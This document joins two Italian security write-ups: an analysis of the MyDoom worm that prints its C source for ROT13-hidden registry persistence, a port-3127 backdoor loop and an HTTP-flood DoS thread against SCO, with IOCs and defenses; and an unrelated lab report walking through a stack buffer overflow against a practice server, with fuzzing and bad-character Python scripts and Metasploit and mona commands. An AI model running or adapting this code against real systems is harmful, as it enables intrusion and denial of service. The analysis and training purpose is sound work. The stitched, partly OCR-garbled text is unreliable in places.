    /* "Software\Microsoft\Windows\CurrentVersion\Explorer\ComDig32\Version" */
    rot13(tmp, "Fbsgjner\Zvpebfbsg\Jvaqbjf\PheeragIrefvba\Rkcybere\PbzQyt32\Irefvba");

    sync->first_run = 0;
    for (i=0; i<2; i++)
        if (RegOpenKeyEx(i == 0 ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
                        tmp, 0, KEY_READ, &k) == 0) {
            RegCloseKey(k);
            return;
        }

    sync->first_run = 1;
    for (i=0; i<2; i++)
        if (RegCreateKeyEx(i == 0 ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
                          tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
            RegCloseKey(k);
}
```

"Fig. 4: Codice responsabile della creazione della chiave di registro 'Run' per garantire l'avvio automatico."

```
void sync_startup(struct sync_t *sync)
{
    HKEY k;
    char regpath[128];
    char valname[32];

    /* "Software\Microsoft\Windows\CurrentVersion\Run" */
    rot13(regpath, "Fbsgjner\Zvpebfbsg\Jvaqbjf\PheeragIrefvba\Eha");
    rot13(valname, "GnfxZba"); /* "TaskMon" */

    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
        if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
            return;
    RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, lstrlen(sync->sync_instpath)+1);
    RegCloseKey(k);
}
```

"Fig. 4a: Routine di controllo che verifica la presenza di una marcatura nel registro per determinare se il sistema è già infetto."

Quando l'utente esegue l'allegato, MyDoom avvia la procedura di installazione per radicarsi nel sistema.

1. **Drop del File:** Il worm si copia nella directory di sistema di Windows (es. C:\Windows\System32) o nella directory Temp dell'utente. Utilizza nomi di file che imitano processi legittimi di Windows per mimetizzarsi nel Task Manager. I nomi comuni includono **taskmon.exe**, **java.exe**, **services.exe** o **lsass.exe**.

2. **Modifica del Registro:** Per garantire la sopravvivenza al riavvio del sistema, MyDoom aggiunge voci alle chiavi "Run" del Registro di Windows. Chiave: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run oppure HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run. Nome Valore: TaskMon, Traybar, JavaVM o Services. Dati Valore: Il percorso dell'eseguibile droppato (es. %SysDir%\taskmon.exe).

3. **Creazione Mutex:** Il worm crea un mutex (oggetto di mutua esclusione) per assicurarsi che sia in esecuzione una sola istanza del malware alla volta, prevenendo conflitti di risorse. Nome Mutex: SwebSipcSmtx\$0 (per MyDoom.A) o (per altre varianti).

3.3 Il Componente shimgapi.dll

Il file **jmydoatXmtx shimgapi.dll** costituisce il nucleo funzionale della backdoor. Spoofing del Nome: Il nome è scelto deliberatamente per assomigliare a shimgvw.dll (Shell Image Viewer), una libreria legittima di Windows per la visualizzazione di immagini. Hijacking del CLSID: Alcune varianti modificano le chiavi di registro del COM Class ID (CLSID) per garantire che shimgapi.dll venga caricata automaticamente da Explorer.exe o Internet Explorer, concedendo alla DLL i privilegi della shell utente e nascondendola come processo separato. Rilevamento YARA: Le moderne regole YARA per il rilevamento di MyDoom cercano spesso sequenze di byte specifiche nello stub di decompressione o le stringhe codificate in ROT13 corrispondenti ai domini di esclusione.

4. Meccanismi di Persistenza e Backdoor Uno degli aspetti più pericolosi di MyDoom è la sua funzionalità di backdoor, che converte l'host infetto in un nodo zombie all'interno di una botnet. Questo meccanismo ha trasformato il worm da un semplice disturbo a uno strumento di profitto criminale.

4.1 La Backdoor TCP sulla Porta 3127

"Fig. 5: Loop di apertura del socket che inizializza la backdoor sulla porta TCP 3127."

```
/* actually, this piece of code will try ports 3127 - 3199 */

for (port=3127;;port++) {
    socks4_main(port, 3);
    Sleep(1024);
    if (port > 3198) {
        Sleep(2048);
        port = 3127;
    }
}
```

La backdoor apre un listener TCP sulle porte comprese tra 3127 e 3198.

Funzione: Questa porta accetta connessioni in entrata dall'attaccante o da altri nodi infetti.

Capacità Proxy: Funziona come un proxy TCP. Questo permette all'attaccante di instradare il traffico attraverso la macchina infetta. Gli spammer hanno utilizzato pesantemente questa funzione per instradare email spazzatura attraverso computer domestici innocenti, mascherando così la vera origine dello spam e aggirando le blocklist degli indirizzi IP.

Esecuzione Arbitraria: La backdoor consente anche il caricamento e l'esecuzione di file arbitrari. Questo meccanismo è stato notoriamente utilizzato per distribuire il worm "Doomjuice", che si diffondeva esclusivamente scansionando la porta 3127 aperta sulle macchine già infettate da MyDoom.

```

#define SCO_SITE_ROT13 "jjj.fpb.pbz" /* www.sco.com */
#define SCO_PORT 80
#define SCODOS_THREADS 64
static DWORD _stdcall scodos_th(LPVOID pv)
{
    struct sockaddr_in addr;
    char buf[512];
    int sock;

    rot13(buf,
    /*
     * "GET / HTTP/1.1\r\n"
     * "Host: www.sco.com\r\n"
     * "\r\n";
     */
    "TRG / UGGC/1.1\r\n"
    "Ubfq: " SCO_SITE_ROT13 "\r\n"
    "\r\n");

    SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_BELOW_NORMAL);
    if (pv == NULL) goto ex;
    addr = *(struct sockaddr_in *)pv;
    for (;;) {
        sock = connect_tv(&addr, 8);
        if (sock != 0) {
            send(sock, buf, strlen(buf), 0);
            Sleep(300);
            closesocket(sock);
        }
    }
    ex: tryPitchThread();
    return 0;
}

```

"Fig. 6: Routine del thread DoS che costruisce e invia richieste HTTP flood verso il target SCO Group."

4.2 L'Attacco Denial of Service (DDoS)

MyDoom contiene un payload attivato temporalmente progettato per attaccare specifici server web.

Obiettivo: www.sco.com (MyDoom.A) e www.microsoft.com (MyDoom.B).

Data di Innesco: 1 Febbraio 2004 (MyDoom.A) e 3 Febbraio 2004 (MyDoom.B).

Data di Terminazione: Il worm era programmato per smettere di diffondersi il 12 Febbraio 2004, sebbene il componente backdoor rimanesse attivo.

Metodo: L'attacco utilizza un HTTP GET Flood. La macchina infetta genera thread multipli (fino a 64), ognuno dei quali invia ripetute richieste HTTP GET alla homepage del bersaglio. Il volume puro di traffico proveniente da centinaia di migliaia di host infetti ha sopraffatto con successo i server del SCO Group, costringendoli offline.

Analisi del Traffico di Rete e Indicatori di Compromissione (IOC)

L'analisi del traffico di rete generato da un host infetto da MyDoom è fondamentale per la rilevazione e mostra tre pattern di traffico distinti.

5.1 Traffico SMTP (Mass Mailing)

Questa è la caratteristica più evidente e "rumorosa" del worm, generata dal suo motore di mass-mailing:

- **Comportamento:** L'host infetto avvia un volume elevatissimo di tentativi di connessione alla **Porta TCP 25** (SMTP) verso numerosi server di posta esterni.
- **Sequenza:** L'host funge da client, eseguendo la sequenza standard SMTP (EHLO, MAIL FROM:, RCPT TO:, DATA), trasmettendo il payload codificato in MIME.
- **Firma di Rete:** In un'analisi Wireshark, si osserva un singolo IP interno avviare centinaia di connessioni SMTP al minuto verso diversi IP esterni. Questo **pattern "a ventaglio" (fan-out)** è un chiaro indicatore di un worm di mass-mailing.

5.2 Traffico Backdoor (Comando e Controllo)

MyDoom stabilisce una backdoor per garantire l'accesso remoto alla macchina compromessa:

- **Porta 3127:** Il worm si mette in ascolto su questa porta TCP. Un analista di rete vedrebbe IP esterni che tentano di stabilire un handshake TCP a 3 vie (SYN, SYN-ACK, ACK) con l'host infetto sulla porta 3127, per inviare **comandi proxy SOCKS** o caricare dati eseguibili.
- **Porta 1042:** Alcune varianti (come MyDoom.B) utilizzano la **Porta 1042** per comunicazioni backdoor alternative o per testare la connettività Internet/ricevere comandi.
- **Protocollo:** La comunicazione è spesso **raw TCP** o utilizza header minimi.

5.3 Traffico DNS

MyDoom genera un volume elevato di traffico DNS collaterale:

- **Tipo di Query:** Il worm esegue un alto volume di query per i **Record MX (Mail Exchange)**.
- **Motivo:** Questo serve a risolvere l'indirizzo del server di posta per ogni dominio presente negli indirizzi email raccolti.
- **Impatto:** L'alto volume di query MX per un'ampia varietà di domini, eseguite in rapida successione, può **saturare i server DNS locali**.

6. Analisi delle Varianti

La famiglia MyDoom si è evoluta rapidamente, con nuove varianti che apparivano a pochi giorni di distanza dall'epidemia originale, ciascuna con lievi modifiche comportamentali o di target.

Variante	Data Rilascio	Caratteristiche Chiave & Differenze
MyDoom.A	26 Gen 2004	L'originale. DDoS contro SCO Group. Backdoor su Porta 3127.
MyDoom.B	28 Gen 2004	Aggiunto target DDoS: Microsoft.com. Blocca accesso ai siti AV. Backdoor presente. Noto per essere buggato e diffondersi più lentamente.
MyDoom.F	Feb 2004	Cancella vari file (danno casuale). DDoS contro Microsoft e RIAA.com.
MyDoom.G	Feb 2004	Backdoor sulle Porte 80 e 1080. DDoS contro Symantec.com.
MyDoom.L	Fine 2004	Backdoor su Porta 1042. Non esclude i domini.edu.
MyDoom.O/M	Luglio 2004	Usa Porta 1034 per la backdoor. Raccoglie email dai motori di ricerca (Google, Yahoo).

Nota su MyDoom.B: La variante B includeva un meccanismo difensivo che modificava il file hosts (%System%\drivers\etc\hosts) per bloccare l'accesso ai siti web dei fornitori di sicurezza (es. symantec.com , mcafee.com). Questo impediva agli utenti di aggiornare il proprio software antivirus o accedere agli strumenti di rimozione online, una tattica che divenne standard per il malware successivo.

MyDoom: Anatomia del Worm Più Veloce della Storia

L'Epidemia Scoppia (Gennaio 2004)



26 Gennaio 2004

Primo Avvistamento

I primi messaggi infetti sembrano provenire dalla Russia e si diffondono rapidamente durante l'orario di lavoro nordamericano.



In Motore SMTP Autonomo

Utilizzava un proprio motore di invio e-mail per una diffusione massiccia senza dipendere dai client di posta.



Il Worm Più Veloce di Sempre

Sconfiggi il record di Sobig.F e ILoveYou, diventando il virus a più rapida diffusione nella storia.



1 E-mail su 5 Infetta al Picco


Responsabile del 20-30% di tutto il traffico di mail globale, infettando centinaia di migliaia di computer in pochi giorni.



Propagazione tramite E-mail e P2P

Diffusione tramite allegati e-mail mascherati da errori di invio e copie nelle cartelle condivise P2P.

Impatto Globale e Reazione (Febbraio 2004)



Danni Economici da 38,5 Miliardi di Dollari
I costi derivanti dalla perdita di produttività, congestione della rete e operazioni di pulizia.



Attacchi DDoS Contro i Giganti della Tecnologia
1° febbraio: la botnet di MyDoom lancia un massiccio attacco contro SCO Group. Attacco simile previsto contro Microsoft.



Creazione di una Backdoor (Porta TCP 3127)

Installazione di una backdoor su ogni computer infetto per controllo remoto e creazione di una botnet zombie.



Una Taglia sul Creatore del Virus
SCO Group e Microsoft offrono 250.000\$ ciascuna (per un totale di 500.000\$) per informazioni che portino all'arresto.



"Sto solo facendo il mio lavoro, niente di personale, scusa."
Questo messaggio nel codice ha alimentato la speculazione che il creatore fosse stato pagato da organizzazioni di spammer.

Conseguenze ed Eredità Duratura



Febbraio 2004:
Fine Programmata della Diffusione
MyDoom A e MyDoom B programmati per smettere di diffondersi il 12 febbraio e il 1 marzo, ma le backdoor rimangono attive.



Arriva "Doomjuice", il Worm Parassita (9 Febbraio)
Sfrutta le backdoor di MyDoom per lanciare nuovi attacchi DDoS contro Microsoft.



Luglio 2004: I Motori di Ricerca Sotto Attacco
Una nuova variante mette fuori uso Google, Yahoo! e AltaVista per diverse ore.



Una Minaccia Ancora Esistente (2019)
Responsabile dell'1,1% di tutte le e-mail di phishing con malware, dimostrando la longevità della botnet.



L'Eredità: da Vandalo a Business Criminale
Punto di svolta, dimostrando come il malware potesse essere usato per costruire infrastrutture criminali durature e redditizie (botnet per spam anziché per semplice disturbo).

7. Impatto Globale ed Economico

L'impatto di MyDoom fu globale e finanziariamente devastante, ridefinendo la percezione del rischio informatico per le aziende.

Danni Finanziari: Le stime del danno totale causato da MyDoom variano da **38 a 50 miliardi di dollari**. Questa cifra include la perdita di produttività, il costo della bonifica IT, i costi per la larghezza di banda in eccesso e il commercio perso a causa del rallentamento di Internet.

Prestazioni di Rete: Al suo apice, MyDoom ha rallentato le prestazioni globali di Internet del **10%** e aumentato i tempi di caricamento delle pagine web del **50%**. L'enorme volume di traffico SMTP ha intasato i server di posta degli ISP, causando ritardi nella consegna di email legittime che sono durati giorni o settimane.

Conseguenze Aziendali: Il SCO Group è stato messo offline con successo. Sebbene Microsoft abbia resistito meglio all'attacco grazie alla sua massiccia infrastruttura e ai bug presenti in MyDoom.B, l'incidente ha evidenziato la vulnerabilità anche dei giganti tecnologici agli attacchi distribuiti tramite botnet.

8. MyDoom nel Panorama delle Minacce Moderne (2024-2025)

È un errore comune credere che MyDoom sia una minaccia estinta. Nel 2025, MyDoom rimane una "**radiazione di fondo**" persistente su Internet.

8.1 Statistiche Attuali Secondo i dati di intelligence sulle minacce di Palo Alto Networks (Unit 42) e altri vendor:

MyDoom rappresenta costantemente circa l'**1,1%** di tutte le email contenenti malware.

Decine di migliaia di campioni unici di MyDoom vengono registrati ogni mese.

La maggior parte di queste email ha origine da indirizzi IP in Cina e negli Stati Uniti.

8.2 Perché Persiste?

1. Longevità delle Botnet: Le backdoor installate nel 2004 e negli anni successivi hanno creato una massiccia infrastruttura di host compromessi. Sebbene molti host originali siano stati dismessi, il malware continua a diffondersi su sistemi non aggiornati o ambienti legacy in nazioni con pratiche di sicurezza informatica meno rigorose. **2. Polimorfismo:** MyDoom è polimorfico; altera leggermente la sua struttura file o l'hash a ogni iterazione, rendendo più difficile per i rilevamenti basati su firma eradicarlo completamente. **3. Utilizzo come Vettore di Consegna (MaaS):** Gli attori delle minacce moderne occasionalmente riutilizzano il codice sorgente di MyDoom o i suoi canali di distribuzione per distribuire payload più recenti. La capacità di "**cannone spam**" di MyDoom rimane utile per campagne di phishing a basso sforzo e alto volume.

9. Procedure di Rilevamento e Risposta agli Incidenti (IR) Difendersi da MyDoom, sia nelle sue varianti storiche che nei residui moderni, richiede un approccio di sicurezza multilivello. Di seguito sono riportate le procedure operative standard per l'identificazione e la bonifica.

9.1 Difesa a Livello di Rete

Blocco delle Porte: Bloccare il traffico in uscita sulle porte **TCP 3127, 3128-3198 e 1042** al firewall perimetrale. Questo impedisce alla backdoor di funzionare e blocca la capacità di proxy.

Filtraggio SMTP: Implementare un rigoroso filtraggio in uscita per **SMTP (Porta 25)**. Solo i server di posta autorizzati dovrebbero essere autorizzati a inviare email verso Internet. Le workstation devono essere bloccate dall'iniziare connessioni SMTP in uscita.

Mitigazione DDoS: Per le organizzazioni target del componente DDoS, i servizi di rate limiting e traffic scrubbing sono essenziali per gestire l'inondazione di richieste GET.

9.2 Difesa a Livello Host

Protezione Endpoint: Le moderne soluzioni Endpoint Detection and Response (**EDR**) rilevano facilmente il comportamento di MyDoom (es. creazione di file in System32, modifica delle chiavi Run).

Monitoraggio del Registro: Monitorare le chiavi Run (**HKLM\...\Run**) per voci sospette che puntano a taskmon.exe , shimgapi.dll o java.exe nella directory System.

Integrità del File Hosts: Controllare regolarmente il file hosts di Windows per modifiche non autorizzate che bloccano i domini di sicurezza

9.3 Indicatori di Compromission e (IOC)

Tipo	Indicatore Hash File (SHA-256)
Esempio campione MyDoom	ffff0ccf5feaf5d46b295f770ad398b6d572909b00e2b8bcd1b1c286c70cd9151
Esempio variante.pif	868289da1cf8aba7c2e9c38028accdf989ef59cde9fc733543dff9fc4ce5826
Chiave Registro Persistenza al riavvio	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\TaskMon
Chiave Registro Persistenza variante L	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Traybar
File System Libreria Backdoor	%SysDir%\shimgapi.dll
Traffico Rete Attività Backdoor tipica	Porta TCP 3127 (Listening)
Traffico Rete Spesso mancante o generico	User-Agent in HTTP Flood

Conclusioni

MyDoom rappresenta uno **spartiacque** critico, segnando il passaggio dai virus "vandalici" al **malware "criminale"** focalizzato sulla creazione di **botnet a scopo di lucro**.

- **Successo Tattico:** La sua ineguagliata diffusione è dovuta alla strategia **multi-vettore**, che combinava la velocità del **mass mailing SMTP** con la furtività delle **reti P2P**.
- **Modello Moderno:** Sebbene le vulnerabilità specifiche del 2004 siano state corrette, le sue tattiche—**ingegneria sociale, creazione di botnet** e **weaponizzazione dei dispositivi consumer**—costituiscono ancora il modello per il crimine informatico moderno.
- **Persistenza:** Il fatto che MyDoom continui a circolare nel 2025 è un monito: il malware raramente scompare del tutto.
- **Lezione per la Sicurezza:** Per i professionisti, MyDoom rimane una minaccia attiva che richiede una **vigilanza continua**, una **sicurezza perimetrale robusta** e una **rigorosa igiene delle email**.



roguevector

< ROGUEVECTOR >

Buffer Overflow

Sfruttamento di Vulnerabilità Buffer Overflow

Questo report documenta la metodologia e i passaggi eseguiti per identificare e sfruttare una vulnerabilità di Buffer Overflow Remoto (Stack-based) su un servizio in ascolto sulla macchina target **192.168.60.18** sulla porta **1337**.

L'obiettivo è stato quello di ottenere l'esecuzione di codice arbitrario (Shellcode) sul sistema target, portando al completo controllo della macchina (**ottenimento di una reverse shell**). La metodologia include Fuzzing, determinazione dell'offset dell'EIP, identificazione dei bad characters, ricerca di un indirizzo di salto valido (JMP ESP), generazione del payload e, infine, l'esecuzione dell'exploit per stabilire una connessione di ritorno.

PASSAGGI DETTAGLIATO DELLO SFRUTTAMENTO

STRUMENTI UTILIZZATI

Kali Linux: Macchina attaccante

Metasploitable Windows 10: Macchina vittima

Immunity Debugger è un potente debugger per applicazioni Windows, molto popolare nel campo della sicurezza informatica e dell'exploit development, in particolare per i buffer overflow.

- **Funzione:** Permette di caricare processi e analizzare il loro comportamento passo dopo passo, esaminando registri della CPU (come EIP, ESP, EAX), stack, heap e memoria.
- **Contesto d'Uso:** È stato fondamentale in questo processo per:
 - Verificare che il programma fosse in crash e in quale punto.
 - Determinare il valore esatto con cui il registro **EIP** veniva sovrascritto (necessario per calcolare l'offset). **EIP:** è un registro che guida il flusso di esecuzione del programma; dopo ogni istruzione, l'EIP viene aggiornato per puntare alla successiva
 - Analizzare lo **Stack** (puntato da ESP) per identificare i bad characters. **ESP:** è un registro che Gestisce l'allocazione e la deallocazione di memoria sullo stack, fondamentale per le chiamate di funzione e la gestione delle variabili locali.
 - Utilizzare il plugin **Mona** per automatizzare la ricerca dei bad characters e trovare gli indirizzi **JMP ESP** sicuri.

upper - oscp.exe - [CPU - main thread, module oscp]

Debug Plugins ImmLib Options Window Help Jobs

Immunity Consulting Services Menu

```

C 1C SUB ESP,1C
424 010000 MOV DWORD PTR SS:[ESP],1
5 2CA24000 CALL DWORD PTR DS:[<&msvcrt.__set_app_t! msvcrt.__set_app_type
3BFFFFF CALL oscp.004011A0
126 000000 LEA ESI,DWORD PTR DS:[ESI]
126 00 LEA ESI,DWORD PTR DS:[ESI]
C 1C SUB ESP,1C
424 020000 MOV DWORD PTR SS:[ESP],2
5 2CA24000 CALL DWORD PTR DS:[<&msvcrt.__set_app_t! msvcrt.__set_app_type
3BFFFFF CALL oscp.004011A0
126 000000 LEA ESI,DWORD PTR DS:[ESI]
126 00 LEA ESI,DWORD PTR DS:[ESI]
5 5CA24000 JMP DWORD PTR DS:[<&msvcrt.atexit>] msvcrt.atexit
126 000000 LEA ESI,DWORD PTR DS:[ESI]
5 00 LEA ESI,DWORD PTR DS:[ESI]
5 4CA24000 JMP DWORD PTR DS:[<&msvcrt._onexit>] msvcrt._onexit
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
PUSH EBP
MOV EBP,ESP
PUSH ESI
PUSH EBX
C 10 SUB ESP,10
424 007040 MOV DWORD PTR SS:[ESP],oscp.00407000
383C0000 CALL <JMP.&KERNEL32.GetModuleHandleA> ASCII "libgcc_s_dw2-1.dll"
> 04 SUB ESP,4
3 TEST EAX,EAX
75 JE SHORT oscp.004013C0
424 007040 MOV DWORD PTR SS:[ESP],oscp.00407000
3 MOU EBX,EAX
383C0000 CALL <JMP.&KERNEL32.LoadLibraryA> ASCII "libgcc_s_dw2-1.dll"
> 04 SUB ESP,4
70904000 MOU DWORD PTR DS:[409070],EAX
424 04 137I MOV DWORD PTR SS:[ESP+4],oscp.00407013
> 24 MOU DWORD PTR SS:[ESP],EBX
383C0000 CALL <JMP.&KERNEL32.GetProcAddress> ASCII "__register_frame_info"
> 08 SUB ESP,8
MOU ESI,EAX
424 04 297I MOV DWORD PTR SS:[ESP+4],oscp.00407029
> 24 MOU DWORD PTR SS:[ESP],EBX
9E3C0000 CALL <JMP.&KERNEL32.GetProcAddress> ASCII "__deregister_frame_info"
30604000 MOU DWORD PTR DS:[406000],EAX
> 08 SUB ESP,8
TEST ESI,ESI
1 JE SHORT oscp.004013A3
424 04 089I MOV DWORD PTR SS:[ESP+4],oscp.00409008
424 C8904000 MOU DWORD PTR SS:[ESP],oscp.00409008

```

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00000000
EBX 00800000
ESP 0029F25C
EBP 0029F2B8
ESI 00000000
EDI 7FFDD000

EIP 77948E6C ntdll.77948E6C
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFDD000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
```

Avvio Del Programma

[~/Desktop]

-\$ pc 192.168.60.18 1337

Welcome to OSCP Vulnerable Server! Enter HELP for help.

HELI

HELP

Valid Commands:

OVERFLOW1 [value]

OVERLOW? [value]

OVERFLOW2 [value]

OVERFLOWS [value]
OVERFLOW4 [value]

OVERFLOW4 [value]
OVERFLOW5 [value]

OVERFLOW6 [value]

OVERFLOW [value]

OVERFLOW [Value]
OVERFLOW8 [value]

OVERFLOW [value]

OVERFLOW10 [value]

OVERFLOW10 [value]
EXIT

EATI

Digitized by srujanika@gmail.com

FUZZING PER LA RICERCA DEL CRASH

Il primo passo consiste nell'inviare dati crescenti al servizio vulnerabile per determinare la dimensione del buffer che causa un crash.

- **Script di Fuzzing:** Uno script Python è stato preparato per inviare una stringa di byte 'A' di dimensione (size) al servizio target, preceduta dal comando vulnerabile OVERFLOW10.

```

1 import socket
2 import time
3 import sys
4
5 IP = "192.168.60.18" # Sostituisci con l'IP del target
6 PORT = 1337 # Sostituisci con la porta corretta
7
8 # Inizializzazione della dimensione del buffer
9 size = 100
10 # Lista contenente solo i caratteri da inviare
11 buffer = ["A"] * (size)
12
13 print("Inizio fase di Fuzzing ...")
14
15 while size < 3000: # Limite massimo di test
16     try:
17         # Crea la stringa di byte (es. b"AAAAAA ...")
18         payload = b"A" * size
19
20         # Sostituisci "COMMAND" con il comando del programma vulnerabile (es. "TRUN")
21         input_data = b"OVERFLOW10" + payload + b"\x00"
22
23         # Tenta la connessione
24         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
25         s.connect((IP, PORT))
26         s.settimeout(2) # Imposta un timeout per non bloccare lo script
27
28         # Invia l'input e chiudi la connessione precedente
29         s.send(input_data)
30         s.recv(1024) # Tenta di ricevere una risposta (opzionale, ma utile)
31         s.close()
32
33         print(f"[{time.strftime('%H:%M:%S')}] Inviati: {size} byte. Nessun crash.")
34
35         # Aumenta la dimensione per il prossimo ciclo
36         size += 100
37         time.sleep(1) # Rallenta un po' per non sovraccaricare la rete
38
39         # Questo blocco cattura l'errore di connessione (il server è morto!)
40     except (socket.error, ConnectionRefusedError):
41         print(f"\n[!] CRASH RILEVATO!")
42         print(f"[!] Il programma è crashato con un buffer di circa {size} byte.")
43         print(f"\n")
44         sys.exit(0) # Termina lo script dopo il rilevamento
45
46     except Exception as e:
47         # Cattura altri errori generici (es. timeout)
48         print(f"\n\nErrore generico: {e}")
49         time.sleep(5)
50

```

```

└─(kali㉿kali)-[~/Desktop]
$ python calcolo.py
Inizio fase di Fuzzing ...
[19:19:17] Inviati: 100 byte. Nessun crash.
[19:19:18] Inviati: 200 byte. Nessun crash.
[19:19:19] Inviati: 300 byte. Nessun crash.
[19:19:20] Inviati: 400 byte. Nessun crash.
[19:19:21] Inviati: 500 byte. Nessun crash.
[19:19:23] Inviati: 600 byte. Nessun crash.

=====
[!] CRASH RILEVATO!
[!] Il programma è crashato con un buffer di circa 700 byte.
=====
```

- **Esecuzione e Risultato:** Lo script ha inviato blocchi di byte, aumentando la dimensione fino a quando non si è verificato un errore di connessione, segno che il servizio è andato in crash.

Conclusione: Il servizio è crashato con un buffer di circa **700 byte**. Questo indica che la dimensione esatta per il controllo dell'EIP è prossima a questo valore

DETERMINAZIONE DELL'OFFSET (EIP CONTROLLO)

Identificata la dimensione approssimativa, si procede a trovare l'esatta posizione (offset) nel buffer che sovrascrive il registro EIP (Extended Instruction Pointer).

- **Generazione del Pattern:** Viene generato un pattern unico e non ripetitivo di 700 byte.
 - `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 700`

- **Analisi in Debugger:** Dopo aver causato il crash, si analizza il contenuto del registro EIP (Extended Instruction Pointer) nel debugger. L'EIP è stato sovrascritto dal valore esadecimale 41397241.

```
[kali㉿kali)-[~/Desktop]$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad
8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
h7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5
Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9An0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap
4Ap5Ap6Ap7Ap8Ap9ApQApQAp2Ap3Ap4Ap5Ap6Ap7Ap8Ap9ApQApQAp2Ap3Ap4Ap5Ap6Ap7Ap8Ap9ApQApQAp2Ap3Ap4Ap5Ap6Ap7Ap8Ap9ApQApQAp2Ap3Ap
t3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1
\x2A
```

- **Invio del Pattern:** Lo script di exploit viene modificato per inviare il pattern generato.

```
AX 00E3F800 ASCII "OVERFLOW10 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa  
ECX 004F4BBC  
EDX 0000000A  
EBX 72413672  
ESP 00E3FA28 ASCII "s0As1As2As3As4As5As6As7As8As9At0At1  
EBP 38724137  
ESI 00401973 oscp.00401973  
EDI 00401973 oscp.00401973  
EIP 41397241
```

- **Calcolo dell'Offset:** Utilizzando Metasploit, si calcola la posizione esatta del valore che ha sovrascritto l'EIP.
 - `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41397241`

```
(kali㉿kali)-[~/Desktop]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41397241
[*] Exact match at offset 537
```

- **Risultato:** L'offset per il controllo dell'EIP è **537** byte.

IDENTIFICAZIONE DEI BAD CHAR

Si identificano i caratteri (byte) che il programma target non può elaborare correttamente, in quanto non devono essere presenti nello Shellcode.

- **Preparazione:** Si genera un array di tutti i byte da `\x01` a `\xff`, escludendo solo `\x00` (byte nullo, quasi sempre un bad character).
- **Invio e Test Iniziale:** L'array viene aggiunto al payload e inviato al target, posizionato dopo l'EIP

```
.wR000 Generating table, excluding 1 bad chars...
0BADF000 Dumping table to file
0BADF000 [+] Preparing output file "bytearray.txt"
0BADF000   - (Re)setting logfile c:\mona\oscp\bytearray.txt
0BADF000   -> Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BADF000 Binary output saved in c:\mona\oscp\bytearray.bin
0BADF000 [+] This mona.py action took 0:00:00.015000
!mona bytearray -b "\x00"
```

```
1 import socket
2 ip = "192.168.60.18" # Sostituire con l'IP target
3 port = 1337
4 timeout = 5
5 # Aggiunto \x07 ai caratteri ignorati
6 ignore_chars = [b"\x00"]
7 badchars_bytes = b""
8 for i in range(256):
9     char_byte = bytes([i])
10    if char_byte not in ignore_chars:
11        badchars_bytes += char_byte
12
13 offset_eip = 537
14 eip_placeholder = b"BBBB"
15
16 payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
17
18 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19 s.settimeout(timeout)
20 con = s.connect((ip, port))
21 s.recv(1024)
22 s.send(b"OVERFLOW10 " + payload)
23 s.recv(1024)
24 s.close()
```

mona Memory comparison results					
Address	Status	BadChars	Type	Location	
0x001000a0	Corruption after 159 bytes	00 a0 a1 ad ae be bf de df ef f0	normal	Stack	

mona compare -f C:\mona\oscp\bytearray.bin -a esp

